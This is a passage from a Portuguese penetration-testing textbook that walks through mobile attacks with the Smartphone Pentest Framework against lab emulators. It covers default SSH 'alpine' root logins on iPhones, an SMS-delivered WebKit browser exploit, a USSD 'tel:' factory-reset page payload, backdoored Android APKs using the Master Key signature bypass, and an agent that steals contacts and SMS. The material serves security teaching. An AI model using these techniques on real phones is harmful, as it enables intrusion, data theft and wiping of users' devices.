Hosting Path: /bookspf2❷
Filename: /app.apk❸
```

Isso nos permitirá copiar o aplicativo para o servidor web do Kali, a partir de onde poderemos fazer o download e instalá-lo no emulador. Diga ao SPF para copiar o Framework Android App sem o NFC ❶ e, em seguida, informe o local em que o aplicativo deve ser colocado no servidor web ❷. Por fim, informe ao SPF o nome de arquivo do aplicativo a ser baixado ❸. Faça o download do aplicativo a partir de seu emulador de Android 4.3 ao abrir o URL *http://192.168.20.9/bookspf2/app.apk* no navegador móvel.

Associando o servidor do SPF e o aplicativo

Agora devemos associar o servidor e o aplicativo do SPF, como mostrado na listagem 20.6. (Novamente, comece com a opção **4** no menu principal.)

Listagem 20.6 – Associando-se ao aplicativo do SPF

```
spf> 4

Choose a type of modem to attach to:
    1.) Search for attached modem
    2.) Attach to a smartphone based app
    3.) Generate smartphone based app
    4.) Copy App to Webserver
    5.) Install App via ADB
spf> 2❶
```

```
Connect to a smartphone management app. You will need to supply the phone number, the control
    key, and the URL path.

Phone Number: 15555215554❷
Control Key: KEYKEY1❸
App URL Path: /bookapp❹

Phone Number: 15555215554
Control Key: KEYKEY1
URL Path: /bookapp
Is this correct?(y/N): y
```

Selecione **2.) Attach to a smartphone based app** (Associar-se a um aplicativo baseado em smartphone) ❶. Em seguida, forneça ao SPF o número do telefone do emulador que estiver executando o aplicativo do SPF ❷, uma chave de sete caracteres ❸ e o URL em que o aplicativo fará check in ❹. (A chave não precisa ser a mesma que usamos para o agente quando criamos o aplicativo. Além disso, o URL deve ser diferente daquele que usamos para o agente na criação do aplicativo.) Após ter confirmado que essas informações estão corretas, o SPF parecerá travar. É preciso associar o aplicativo.

Para associá-lo, inicialmente abra-o no emulador de Android. A tela principal solicitará o endereço IP do servidor do SPF, o URL para o check in e a chave de sete caracteres. Utilize os mesmos valores usados no passo anterior (exceto o endereço IP, que deve ser o endereço do servidor do SPF, em vez de ser o número do telefone), como mostrado na figura 20.1.




Figura 20.1 – Aplicativo do SPF.

Depois que você tiver preenchido as informações, clique em **Attach** (Associar) no aplicativo. Agora você poderá controlar o telefone a partir do SPF até clicar em **Detach** (Desassociar). Retorne ao SPF no Kali. Quando o aplicativo estiver associado, você será enviado de volta ao menu principal do SPF, o que significa que estamos prontos para começar a realizar ataques móveis.

Ataques remotos

Na história dos dispositivos móveis, ocorreram ataques no modem móvel e em outras interfaces voltadas ao mundo externo. Por exemplo, os pesquisadores encontraram vulnerabilidades nos drivers de modems móveis, tanto em telefones Android quanto no iPhone, que permitiam aos invasores provocar falhas no telefone, removê-los da rede móvel ou até mesmo conseguir executar comandos nos telefones, simplesmente por meio do envio de uma mensagem SMS. Assim como os computadores tradicionais, à medida que a postura de segurança dos dispositivos móveis melhorar, a quantidade de ataques remotos disponíveis irá decrescer. Apesar disso, quanto mais softwares os usuários instalarem em seus telefones, maiores serão as chances de que haja um serviço potencialmente vulnerável ouvindo uma porta na rede, como você verá nas seções a seguir.

Login default do SSH no iPhone

Um ataque remoto talvez tenha sido a causa da primeira botnet de iPhones. Em iPhones desbloqueados, os usuários podem instalar o SSH para fazer login em seus terminais iPhone remotamente. Por padrão, o SSH tem a senha root *alpine* em todos os dispositivos. É claro que os usuários deveriam alterar esse valor, porém muitos que desbloqueiam seus iPhones não o fazem. Embora esse problema tenha vindo à tona há vários anos, como ocorre com diversos problemas de senha default, ele continua surgindo por aí.

Para testar a existência da senha default do SSH em um iPhone desbloqueado, podemos selecionar **5.) Run a Remote Attack** (Executar um ataque remoto) ou podemos usar nosso velho amigo Metasploit. Assim como o SET nos permitia criar ataques do lado do cliente no Metasploit no capítulo 11, podemos usar o SPF para servir de interface com o Msfcli e automatizar a execução de módulos móveis do Metasploit.

Infelizmente, na época desta publicação, não havia muitos módulos no Metasploit cujos alvos fossem dispositivos móveis, porém um dos módulos testa o uso da senha default no iPhone. Como mostrado na listagem 20.7, a partir do menu

principal do SPF, selecione **8.) Use Metasploit** (Usar o Metasploit) e, em seguida, **1.) Run iPhone Metasploit Modules** (Executar módulos para iPhone do Metasploit). Depois, selecione **1.) Cydia Default SSH Password**. O SPF solicitará o endereço IP do iPhone para preencher a opção RHOST no módulo. Em seguida, ele chamará o Msfcli e executará o módulo desejado.

Listagem 20.7 – Módulo do Metasploit para senha root default do SSH

```
spf> 8
Runs smartphonecentric Metasploit modules for you.
Select An Option from the Menu:
    1.) Run iPhone Metasploit Modules
    2.) Create Android Meterpreter
    3.) Setup Metasploit Listener
spf> 1
Select An Exploit:
    1.) Cydia Default SSH Password
    2.) Email LibTiff iOS 1
    3.) MobileSafari LibTiff iOS 1
spf> 1
Logs in with alpine on a jailbroken iPhone with SSH enabled.
iPhone IP address: 192.168.20.13
[*] Initializing modules...
RHOST => 192.168.20.13
[*] 192.168.20.13:22 - Attempt to login as 'root' with password 'alpine'
[+] 192.168.20.13:22 - Login Successful with 'root:alpine'
[*] Found shell.
[*] Command shell session 1 opened (192.168.20.9:39177 -> 192.168.20.13:22) at 2015-03-21
    14:02:44 -0400
ls
Documents
Library
Media
--trecho omitido--
```

Se você tiver um iPhone desbloqueado à mão, esse módulo poderá ser testado. O Metasploit disponibilizará um root shell a você caso o login seja bem-sucedido. Quando terminar, digite **exit** para fechar o shell e retornar ao SPF. Importante: se você tiver o SSH em seu iPhone, não se esqueça de alterar imediatamente a senha *alpine*.

Ataques do lado do cliente

Com dispositivos móveis, os ataques do lado do cliente são mais comuns que os ataques remotos. E, como ocorre com os ataques estudados no capítulo 10, nossos ataques do lado do cliente não estão restritos ao navegador móvel. Podemos atacar outros aplicativos default do dispositivo, bem como aplicativos de terceiros que possam conter bugs.

Shell do lado do cliente

Vamos dar uma olhada em um exemplo de ataque ao pacote WebKit no navegador móvel para obter um shell em um dispositivo Android. (Isso é semelhante aos ataques a navegadores, discutidos no capítulo 10.) Atacaremos uma falha do navegador móvel após convencer o usuário a abrir uma página maliciosa. O shellcode executado será para Android, e não para Windows, porém a dinâmica geral do ataque será a mesma, como mostrado na listagem 20.8.

Listagem 20.8 – Ataque ao navegador do Android

```
spf> 6
Choose a social engineering or client side attack to launch:
    1.) Direct Download Agent
    2.) Client Side Shell
    3.) USSD Webpage Attack (Safe)
    4 ) USSD Webpage Attack (Malicious)

spf> 2❶
Select a Client Side Attack to Run
    1) CVE=2010-1759 Webkit Vuln Android

spf> 1❷
Hosting Path: /spfbook2❸
Filename: /book.html❹

Delivery Method(SMS or NFC): SMS❺
Phone Number to Attack: 15555215558
Custom text(y/N)? N
```

A partir do menu principal do SPF, selecione **6.) Run a social engineering or client side attack** (Executar um ataque de engenharia social ou do lado do cliente). Agora selecione **2.) Client Side Shell** (Shell do lado do cliente) ❶ e, em seguida, a opção **1.) CVE=2010-1759**

Webkit Vuln Android ❷. Você será solicitado a fornecer o path no servidor web ❸ e um nome de arquivo ❹. O SPF irá então gerar uma página maliciosa para atacar a vulnerabilidade CVE-2010-1759 do WebKit.

Você deve descrever como vai querer disponibilizar um link para a página maliciosa ❺. Podemos usar NFC ou SMS. Como o nosso emulador não suporta NFC, optamos pelo SMS. Ao ser solicitado a fornecer o número para atacar, envie o SMS para o seu emulador de Android 2.1. Por fim, quando perguntado se deseja usar um texto personalizado para o SMS [em vez de usar o default "This is a cool page: <link>" (Esta é uma página interessante: <link>)], altere o default para algo mais criativo, ou deixe como está.

Temos apenas um modem móvel associado ao SPF, portanto o SPF o usará automaticamente para enviar a mensagem SMS. O SPF entra em contato com nosso aplicativo do SPF no emulador de Android 4.3 e o instrui a enviar uma mensagem de texto para o emulador de Android 2.1. O SMS recebido pelo emulador de Android 2.1 será aquele enviado pelo emulador de Android 4.3. (Alguns dispositivos móveis, como os iPhones, apresentam uma falha na maneira como implementam o SMS, o que permite que os invasores falsifiquem o número de quem enviou a mensagem de modo a parecer que o ataque é proveniente de qualquer número que eles quiserem.) A mensagem recebida está sendo mostrada aqui:

```
15555215554: This is a cool page: http://192.168.20.9/spfbook2/book.html
```

Assim como os ataques do lado do cliente discutidos no capítulo 10, esse ataque conta com o fato de o usuário abrir o link em um navegador móvel vulnerável. O navegador de nosso emulador de Android 2.1 é vulnerável ao ataque e, quando você clicar no link para abrir o navegador móvel, ele tentará abrir a página durante aproximadamente 30 segundos enquanto o ataque estiver sendo executado, antes de haver uma falha. A essa altura, você deverá ter um shell esperando por você no SPF. O SPF executa automaticamente o equivalente Android de `whoami` quando o shell for aberto.

Como atacamos o navegador, estamos executando como *app_2*, que é o navegador móvel de nosso emulador. Como sempre, o shell tem todas as permissões do aplicativo explorado, o que significa que você poderá executar qualquer comando disponível ao navegador. Por exemplo, digite **`/system/bin/ls`**, como mostrado na listagem 20.9, para usar `ls` e listar o conteúdo do diretório corrente. Quando tiver concluído, digite **`exit`** para retornar ao SPF.

Listagem 20.9 – Shell do Android

```
Connected: Try exit to quit
uid=10002(app_2) gid=10002(app_2) groups=1015(sdcard_rw),3003(inet)
/system/bin/ls
sqlite_stmt_journals
--trecho omitido--
exit
```

NOTA O Android evoluiu com base no kernel do Linux, portanto, depois que tivermos um shell, estaremos prontos para usar o Android, certo? Infelizmente, muitos utilitários Linux como o `cp` não estão presentes ali. Além do mais, a estrutura de usuários é um pouco diferente, com cada aplicativo tendo o seu próprio UID. Um detalhamento mais profundo do Android, porém, está além do escopo deste capítulo.

Daremos uma olhada em uma maneira alternativa de controlar dispositivos Android explorados, por meio de aplicativos com backdoors para chamar APIs do Android, mais adiante neste capítulo. Mas, antes disso, vamos dar uma olhada em outro ataque do lado do cliente.

Controle remoto com o USSD

O *USSD (Unstructured Supplementary Service Data)* é uma maneira de os dispositivos móveis se comunicarem com a rede móvel. Quando números específicos são discados, o dispositivo executa determinadas funções.

No final de 2012, veio à tona a notícia de que alguns dispositivos Android abriam automaticamente um número descoberto em uma página web no aplicativo discador. Quando códigos USSD são fornecidos ao discador, a funcionalidade é acionada automaticamente. Essa parece ser uma ótima função para os invasores tirarem proveito e controlarem um dispositivo remotamente.

O fato é que os invasores podiam inserir códigos USSD em uma página web como o número a ser discado e acabavam obrigando esses dispositivos vulneráveis a fazer todo tipo de tarefas interessantes. Por exemplo, como mostrado aqui, a tag `tel:` em uma página web maliciosa informa ao Android que esse é um número de telefone. Porém, quando o código USSD `2673855%23` é aberto no discador, o dispositivo executa uma restauração de fábrica, apagando todos os dados do usuário.

```
<html>
<frameset>
<frame src="tel:*2767*3855%23" />
</frameset>
</html>
```

NOTA A vulnerabilidade não está no código USSD em si, porém na implementação da tag `tel:` em determinados dispositivos. Várias tags USSD oferecem diversos tipos de funcionalidade.

Nosso exemplo usará um payload mais inócuo do que aquele descrito anteriormente. Faremos o dispositivo discar automaticamente um código para apresentar o seu identificador único em um pop-up, como mostrado na listagem 20.10.

Listagem 20.10 – Ataque de USSD no Android

```
spf> 6
Choose a social engineering or client side attack to launch:
    1.) Direct Download Agent
    2.) Client Side Shell
    3.) USSD Webpage Attack (Safe)
    4 ) USSD Webpage Attack (Malicious)
spf> 3❶
Hosting Path: /spfbook2
Filename: /book2.html
Phone Number to Attack: 15555215558
```

Para executar o exemplo seguro de USSD no SPF, selecione a opção de menu **6** e, em seguida, **3.) USSD Webpage Attack (Safe)** [Ataque de página web USSD (seguro)] ❶. Você será solicitado a fornecer a localização do servidor web, o nome da página maliciosa e o número do telefone para o qual a mensagem de texto será enviada. Envie-a para o seu emulador de Android 2.1.

Agora abra a página contida no SMS recebido pelo emulador de Android 2.1. Dessa vez, no lugar de provocar uma falha no navegador, o aplicativo discador será aberto e uma notificação pop-up aparecerá, conforme mostrado na figura 20.2.

Como podemos ver, o nosso emulador não tem um identificador único, portanto o número está em branco. Embora esse exemplo não tenha causado nenhum dano ao dispositivo ou aos seus dados, outros códigos USSD podem fazê-lo se forem abertos no discador.




Figura 20.2 – Discagem automática do USSD.

NOTA É claro que essa vulnerabilidade bem como o problema do WebKit que exploramos na seção anterior foram corrigidos desde a sua descoberta. O Android tem uma relação complicada com as atualizações de segurança. O problema é que qualquer um pode criar um dispositivo Android com sua própria implementação do sistema operacional Android. Quando o Google disponibiliza uma nova versão com um conjunto de patches, todo OEM (Original Equipment Manufacturer, ou Fabricante de Equipamento Original) deve portar as alterações para a sua versão de Android, e as operadoras devem enviar as atualizações aos seus dispositivos. No entanto as atualizações não são enviadas de forma consistente, o que significa que milhões de dispositivos sem patches podem estar em uso, conforme o modelo e a operadora.

Agora vamos voltar nossa atenção para uma vulnerabilidade que provavelmente jamais será corrigida: os aplicativos maliciosos.

Aplicativos maliciosos

Estudamos os programas maliciosos de forma intermitente ao longo deste livro. Criamos executáveis maliciosos com o Msfvenom no capítulo 4, carregamos backdoors em servidores web vulneráveis no capítulo 8, vimos ataques de engenharia

social para enganar os usuários e fazê-los baixarem e executarem programas maliciosos no capítulo 11 e burlamos programas antivírus no capítulo 12.

Apesar de a engenharia social e os usuários que solapam as políticas de segurança ao executarem programas maliciosos certamente serem problemas importantes para a segurança das empresas nos próximos anos, os dispositivos móveis tornam esse problema mais complicado ainda. É difícil imaginar alguém dando a você um laptop para trabalhar e incentivando-o a acessar a Internet e fazer download de todos os programas que você puder encontrar, que sejam potencialmente interessantes, divertidos ou que aumentem a produtividade – mas é exatamente assim que são feitas as propagandas dos dispositivos móveis. ("Compre o nosso dispositivo. Ele contém os melhores aplicativos." "Baixe nossos aplicativos. Eles são os melhores no que diz respeito à produtividade/ao entretenimento/à segurança.") Aplicações antivírus para dispositivos móveis com frequência exigem permissões extremas e até mesmo funções de administrador no dispositivo para serem executadas, e as soluções para gerenciamento de dispositivos móveis normalmente exigem a instalação de outros aplicativos no dispositivo.

Os usuários móveis recebem uma enxurrada de motivos para baixar aplicativos em seus dispositivos, e os malwares móveis estão em ascensão, muitos dos quais na forma de aplicativos maliciosos. Se um usuário puder ser enganado de modo a instalar um aplicativo malicioso, o invasor poderá utilizar as APIs do Android para roubar dados, obter controle remoto e até mesmo atacar outros dispositivos.

No modelo de segurança do Android, os aplicativos devem exigir permissões para usar as APIs que poderiam ser utilizadas maliciosamente, e os usuários devem aceitar as permissões solicitadas no momento da instalação. Infelizmente, os usuários normalmente concedem acesso a todos os tipos de permissões potencialmente perigosas. Podemos usar as permissões do Android para controlar o dispositivo sem executar um exploit adicional depois que o usuário instalar o aplicativo malicioso.

Criando agentes SPF maliciosos

O SPF permite criar um aplicativo malicioso com uma variedade de funcionalidades interessantes. Anteriormente, usamos o aplicativo do SPF em nosso dispositivo controlado pelo pentester para permitir que o SPF usasse o modem móvel do dispositivo e outras funcionalidades; nosso objetivo, neste caso, é enganar os usuários e fazê-los instalar o agente SPF nos dispositivos-alvos.

Na época desta publicação, os agentes SPF podiam receber comandos ao fazer check in em um servidor web por meio de HTTP ou de mensagens SMS ocultas provenientes de um modem móvel controlado pelo SPF. Naturalmente, teremos mais sucesso se nosso agente parecer um aplicativo interessante e/ou confiável. Podemos incluir o agente em qualquer aplicativo legítimo: o SPF pode inserir o agente como backdoor em um arquivo APK compilado ou, se tivermos o código-fonte do aplicativo, também pode inserir o backdoor aí.

Inserindo um backdoor em um código-fonte

Vamos usar a inserção de backdoor em código-fonte em nosso exemplo. Selecione **1.) Attach Framework to a Deployed Agent/Create Agent** (Associar o framework a um agente instalado/Criar agente) no menu principal do SPF. O SPF inclui alguns templates de aplicativos que podemos usar em nosso exemplo. Também é possível importar o código-fonte de qualquer aplicativo no SPF por meio da opção **4**. Se você não tiver acesso ao código-fonte do aplicativo que deseja personificar, utilize a opção `5` para inserir um backdoor em um APK compilado. Você pode até mesmo usar a vulnerabilidade Master Key do Android descoberta em 2013 para substituir aplicativos já instalados no dispositivo por uma versão contendo um backdoor. Por enquanto, vamos simplesmente usar um dos templates do SPF, como mostrado na listagem 20.11.

Listagem 20.11 – Criando o agente Android

```
spf> 1

Select An Option from the Menu:
    1.) Attach Framework to a Deployed Agent
    2.) Generate Agent App
    3.) Copy Agent to Web Server
    4.) Import an Agent Template
    5.) Backdoor Android APK with Agent
    6.) Create APK Signing Key

spf> 2❶
    1.) MapsDemo
    2.) BlankFrontEnd

spf> 1❷
```

```
Phone number of the control modem for the agent: 155552155543
Control key for the agent: KEYKEY14
Webserver control path for agent: /androidagent15
Control Number:15555215554
Control Key:KEYKEY1
ControlPath:/androidagent1
Is this correct?(y/n) y
--trecho omitido--
BUILD SUCCESSFUL
```

Selecione **2.) Generate Agent App** (Gerar o aplicativo agente) ❶. Usaremos o template MapsDemo ❷, distribuído com o Android SDK pelo Google, como exemplo para demonstrar a funcionalidade. Ao ser solicitado, forneça o número do telefone para o qual serão enviados comandos de SMS ❸, a chave de sete caracteres do SPF ❹ e o diretório em que será feito o check in dos comandos HTTP ❺. Para a chave do agente e o path, utilize os mesmos valores usados quando criamos o aplicativo do SPF ("Criando o aplicativo Android" na página 541). Utilize o número de telefone do emulador de Android 4.3 (o aplicativo do SPF) como o número de telefone de controle. O SPF ira gerar o agente Android no template selecionado.

Agora convença o usuário a baixar e a instalar o agente – um processo semelhante aos nossos ataques do lado do cliente – seguindo os passos da listagem 20.12.

Listagem 20.12 – Convencendo o usuário a instalar o agente

```
spf> 6
Choose a social engineering or client side attack to launch:
    1.) Direct Download Agent
    2.) Client Side Shell
    3.) USSD Webpage Attack (Safe)
    4 ) USSD Webpage Attack (Malicious)
spf> 11
This module sends an SMS with a link to directly download and install an Agent
Deliver Android Agent or Android Meterpreter (Agent/meterpreter:) Agent2
Hosting Path: /spfbook33
Filename: /maps.apk
Delivery Method:(SMS or NFC): SMS
Phone Number to Attack: 15555215556
Custom text(y/N)? N
```

Escolha a opção **6** no menu principal e, em seguida, selecione **1.) Direct Download Agent** (Download direto do agente) ❶. Você deve responder se deseja enviar o agente Android ou o Android Meterpreter (uma adição recente no Metasploit). Como estamos trabalhando com o Agente Android, selecione **Agent** ❷. Como sempre, você será solicitado a fornecer o path, o nome do aplicativo no servidor web, o vetor de ataque e o número a ser atacado, começando em ❸. Instrua o SPF a enviar um SMS com o texto-padrão ao emulador de Android 2.2.

Nesse emulador, clique no link contido no SMS quando esse chegar. O aplicativo deverá ser baixado. Após o download, clique em **Install** (Instalar), aceite as permissões e abra o aplicativo. Como mostrado na figura 20.3, o agente se parecerá com o template original do aplicativo (o demo do Google Maps), porém conterá algumas funcionalidades extras em segundo plano.




Figura 20.3 – Aplicativo com backdoor.

Agora vamos associar o SPF ao agente instalado. Se você enviar uma campanha de SMS para diversos números, quem sabe quantos usuários irão instalar o agente, ou com que rapidez isso será feito, porém o agente tem funcionalidade de check-in (veja a listagem 20.13) que responderá à consulta do SPF para ver se ele foi instalado.

Listagem 20.13 – Associando o SPF ao agente instalado

```
spf> 1

Select An Option from the Menu:
    1.) Attach Framework to a Deployed Agent
    2.) Generate Agent App
    3.) Copy Agent to Web Server
    4.) Import an Agent Template
    5.) Backdoor Android APK with Agent
    6.) Create APK Signing Key

spf> 1❶
Attach to a Deployed Agent:

This will set up handlers to control an agent that has already been deployed.

Agent URL Path: /androidagent1❷
Agent Control Key: KEYKEY1❸
Communication Method(SMS/HTTP): HTTP❹
URL Path: /androidagent1
Control Key: KEYKEY1
Communication Method(SMS/HTTP): HTTP
Is this correct?(y/N): y
```

Escolha a opção **1** no menu principal e, em seguida, selecione **1.) Attach Framework to a Deployed Agent** (Associar o framework a um agente instalado) ❶. Você deverá fornecer o path ❷, a chave ❸ e o método de comunicação ❹. Insira os valores usados quando o agente foi criado.

O SPF parecerá travar por um instante enquanto ele espera o agente responder. Depois que ele retornar ao menu, você deverá estar conectado ao agente. Agora selecione **2.) Send Commands to an Agent** (Enviar comandos a um agente) no menu principal. Uma lista de agentes do banco de dados será apresentada; você deverá ver o agente que acabou de ser associado ao SPF na lista, como mostrado aqui:

```
spf> 2
Available Agents:
15555215556
```

Inserindo backdoors em APKs

Antes de prosseguirmos com o uso de nosso agente SPF instalado, vamos dar uma olhada em outra maneira, talvez mais sofisticada, de criar um agente. Como nem

sempre você terá o código-fonte do aplicativo que deseja usar como backdoor, o SPF pode trabalhar com o arquivo APK pré-compilado. Qualquer APK, incluindo aqueles no Google Play Store, pode ser usado.

Para inserir o agente SPF como backdoor em um APK, selecione **1** no menu principal e, em seguida, **5.) Backdoor Android APK with Agent** (Inserir agente como backdoor em um Android APK), como mostrado na listagem 20.14.

Listagem 20.14 – Inserindo um backdoor em um APK

```
spf> 1

Select An Option from the Menu:
    1.) Attach Framework to a Deployed Agent
    2.) Generate Agent App
    3.) Copy Agent to Web Server
    4.) Import an Agent Template
    5.) Backdoor Android APK with Agent
    6.) Create APK Signing Key
spf> 5
APKTool not found! Is it installed? Check your config file
Install Android APKTool(y/N)?
spf> y
--2015-12-04 12:28:21--  https://android-apktool.googlecode.com/files/apktool-install-linux-r05-
    ibot.tar.bz2
--trecho omitido--
Puts the Android Agent inside an Android App APK. The application runs normally with extra functionality
APK to Backdoor: /root/Smartphone-Pentest-Framework/APKs/MapsDemo.apk
I: Baksmaling...
--trecho omitido--
```

O SPF não instala o programa APKTool, necessário para descompilar APKs, por padrão; ele pergunta se você deseja instalá-lo. Digite **y** e o SPF irá instalar o APKTool e prosseguir.

Quando solicitado, diga ao SPF para inserir um backdoor no APK */root/Smartphone-Pentest-Framework/APKs/MapsDemo.apk* (uma versão compilada do código de demo do Google Maps usado anteriormente). O SPF irá então descompilar o APK, combiná-lo com o agente SPF e recompilá-lo.

Para configurar o agente, o SPF deve conhecer o número de telefone de controle, a chave de controle e o path de controle. São as mesmas informações que usamos

ao inserir um backdoor em um código-fonte, e elas estão sendo mostradas na listagem 20.15.

Listagem 20.15 – Configurando as opções

```
Phone number of the control modem for the agent: 15555215554
Control key for the agent: KEYKEY1
Webserver control path for agent: /androidagent1
Control Number: 15555215554
Control Key:KEYKEY1
ControlPath:/androidagent1
Is this correct?(y/n) y
--trecho omitido--
```

Depois que o APKTool recompilar o APK com o backdoor, é preciso assiná-lo. Na instalação, o dispositivo Android verifica as assinaturas em um APK. Se não estiver assinado, ele será rejeitado até mesmo por um emulador. Os aplicativos do Google Play são assinados com uma chave de desenvolvedor registrada junto ao Google Play.

Para executar aplicativos em emuladores e dispositivos que não estejam restritos aos aplicativos do Google Play, simplesmente usamos uma chave de debug que não está registrada junto ao Google, porém continua havendo a necessidade de assinar o aplicativo. Pudemos pular esse passo quando inserimos um backdoor no código-fonte porque compilamos o código com o Android SDK, que assinou automaticamente o nosso código com a keystore default do Android. Como usamos o APKTool nesse caso, devemos recriar manualmente a assinatura.

Você deve responder se deseja usar a vulnerabilidade Master Key do Android, que permite aos invasores e pentesters enganar o processo de verificação de assinaturas do Android para que ele pense que nosso aplicativo é uma atualização legítima de um aplicativo já instalado. Em outras palavras, poderemos substituir aplicativos legítimos pelo nosso código, e o sistema Android os verá como atualizações legítimas dos fornecedores. (Essa falha no processo de verificação foi corrigida no Android 4.2.) Para usar a vulnerabilidade Master Key do Android, digite **y** no prompt, como mostrado a seguir.

NOTA Para tirar proveito desse problema, o aplicativo original e suas assinaturas são copiados para o nosso APK com backdoor. Os detalhes sobre como isso aciona a vulnerabilidade Master Key podem ser encontrados em: *http://www.saurik.com/id/17*.

```
Use Android Master Key Vuln?(y/N): y
Archive:  /root/Desktop/abcnews.apk
--trecho omitido--
Inflating: unzipped/META-INF/CERT.RSA
```

Para ver a vulnerabilidade Master Key do Android em ação, instale a versão legítima do *MapsDemo.apk* a partir de */root/Smartphone-Pentest-Framework/APKs* em um dispositivo que esteja executando uma versão de Android anterior à versão 4.2 e, em seguida, tente instalar a versão com backdoor que acabou de ser criada, enviando-a por meio de SMS ou NFC com o SPF. Você será solicitado a substituir *MapsDemo.apk*, e a verificação de assinatura deverá ser bem-sucedida, apesar de não termos tido acesso às chaves privadas necessárias para criar uma assinatura correta em nossa versão com backdoor.

Se o seu alvo não for vulnerável ao Master Key ou se o aplicativo ainda não estiver no dispositivo-alvo, você pode simplesmente assinar o aplicativo com sua chave default para a keystore Android no Kali. Para isso, digite **n** no prompt para **Use Android Master Key Vuln** (Usar a vulnerabilidade Master Key do Android), como mostrado na listagem 20.16.

Listagem 20.16 – Assinando o APK

```
Use Android Master Key Vuln?(y/N): n
Password for Debug Keystore is android
Enter Passphrase for keystore:
--trecho omitido--
  signing: resources.arsc
```

Você deve fornecer a senha para a keystore de debug. Por padrão, essa ação não assina o APK com uma chave para disponibilizá-la no Google Play, porém funcionará para os nossos propósitos. O aplicativo agora está assinado com uma chave de debug e deverá ser instalado em qualquer dispositivo que não esteja restrito aos aplicativos oficiais do Play Store. Observe que não há nada que impeça um pentester de assinar o aplicativo com uma chave Google Play legítima que ele tenha registrado, se o escopo do teste de invasão incluir uma tentativa de enganar os usuários para que eles façam download de aplicativos maliciosos do Google Play Store.

NOTA O APK com backdoor é funcionalmente equivalente ao agente que criamos na seção "Inserindo um backdoor em um código-fonte" na página 554 e pode ser instalado da mesma maneira. É claro que já temos um agente instalado com o qual iremos trabalhar enquanto observarmos o que podemos fazer em um dispositivo e em sua rede local após a instalação do agente.

Pós-exploração de falhas em dispositivos móveis

Agora que estamos no dispositivo, temos algumas opções disponíveis. Podemos coletar informações locais do dispositivo, por exemplo, contatos ou mensagens SMS recebidas, e podemos controlar remotamente o dispositivo para que ele execute tarefas como tirar uma foto. Se não estivermos satisfeitos com nossas permissões, podemos tentar realizar uma escalação de privilégios no dispositivo e obter privilégios de root. Podemos até mesmo usar o dispositivo móvel explorado para atacar outros dispositivos da rede. (Esse ataque pode ser particularmente interessante se o dispositivo estiver diretamente conectado a uma rede corporativa ou usar uma VPN para acessá-la.)

Coleta de informações

Executaremos um exemplo de coleta de informações ao obter uma lista de aplicativos instalados no dispositivo infectado, conforme mostrado na listagem 20.17.

Listagem 20.17 – Executando um comando em um agente

```
spf> 2
View Data Gathered from a Deployed Agent:
Available Agents:
    1.) 15555215556
Select an agent to interact with or 0 to return to the previous menu.
spf> 1❶
Commands:❷
    1.) Send SMS
    2.) Take Picture
    3.) Get Contacts
    4.) Get SMS Database
    5.) Privilege Escalation
    6.) Download File
```

```
    7.) Execute Command
    8.) Upload File
    9.) Ping Sweep
    10.) TCP Listener
    11.) Connect to Listener
    12.) Run Nmap
    13.) Execute Command and Upload Results
    14.) Get Installed Apps List
    15.) Remove Locks (Android < 4.4)
    16.) Upload APK
    17.) Get Wifi IP Address
Select a command to perform or 0 to return to the previous menu
spf> 14❸
    Gets a list of installed packages(apps) and uploads to a file.
Delivery Method(SMS or HTTP): HTTP❹
```

Escolha a opção **2** no menu principal e, em seguida, selecione o agente na lista ❶. Quando uma lista com as funcionalidades do agente for apresentada ❷, selecione **14.) Get Installed Apps List** (Obter a lista de aplicativos instalados) ❸. O SPF pergunta como você gostaria de enviar o comando; usaremos o HTTP ❹. (Lembre-se de que os agentes podem se comunicar e receber comandos por meio de HTTP e de SMS.)

Digite **0** para retornar ao menu anterior até atingir o menu principal. Espere um pouco e, em seguida, selecione **3.) View Information Gathered** (Visualizar informações coletadas), como mostrado na listagem 20.18.

Listagem 20.18 – Visualizando dados coletados

```
spf> 3
View Data Gathered from a Deployed Agent:
Agents or Attacks? Agents❶
Available Agents:
    1.) 15555215556
Select an agent to interact with or 0 to return to the previous menu.
spf> 1❷
Data:
SMS Database:
Contacts:
Picture Location:
Rooted:
```

```
Ping Sweep:
File:
Packages: package:com.google.android.location❸
--trecho omitido--
package:com.android.providers.downloads
package:com.android.server.vpn
```

Você deve responder se deseja ver os resultados de Attacks (Ataques) ou de Agents (Agentes); digite **Agents** ❶. Selecione o nosso agente ❷. Informações sobre o dispositivo são extraídas do banco de dados, embora, no momento, tudo o que temos é uma lista dos aplicativos instalados, coletada pelo comando anterior ❸. (Comandos adicionais para coleta de informações podem ser executados para o preenchimento de outras entradas.)

Controle remoto

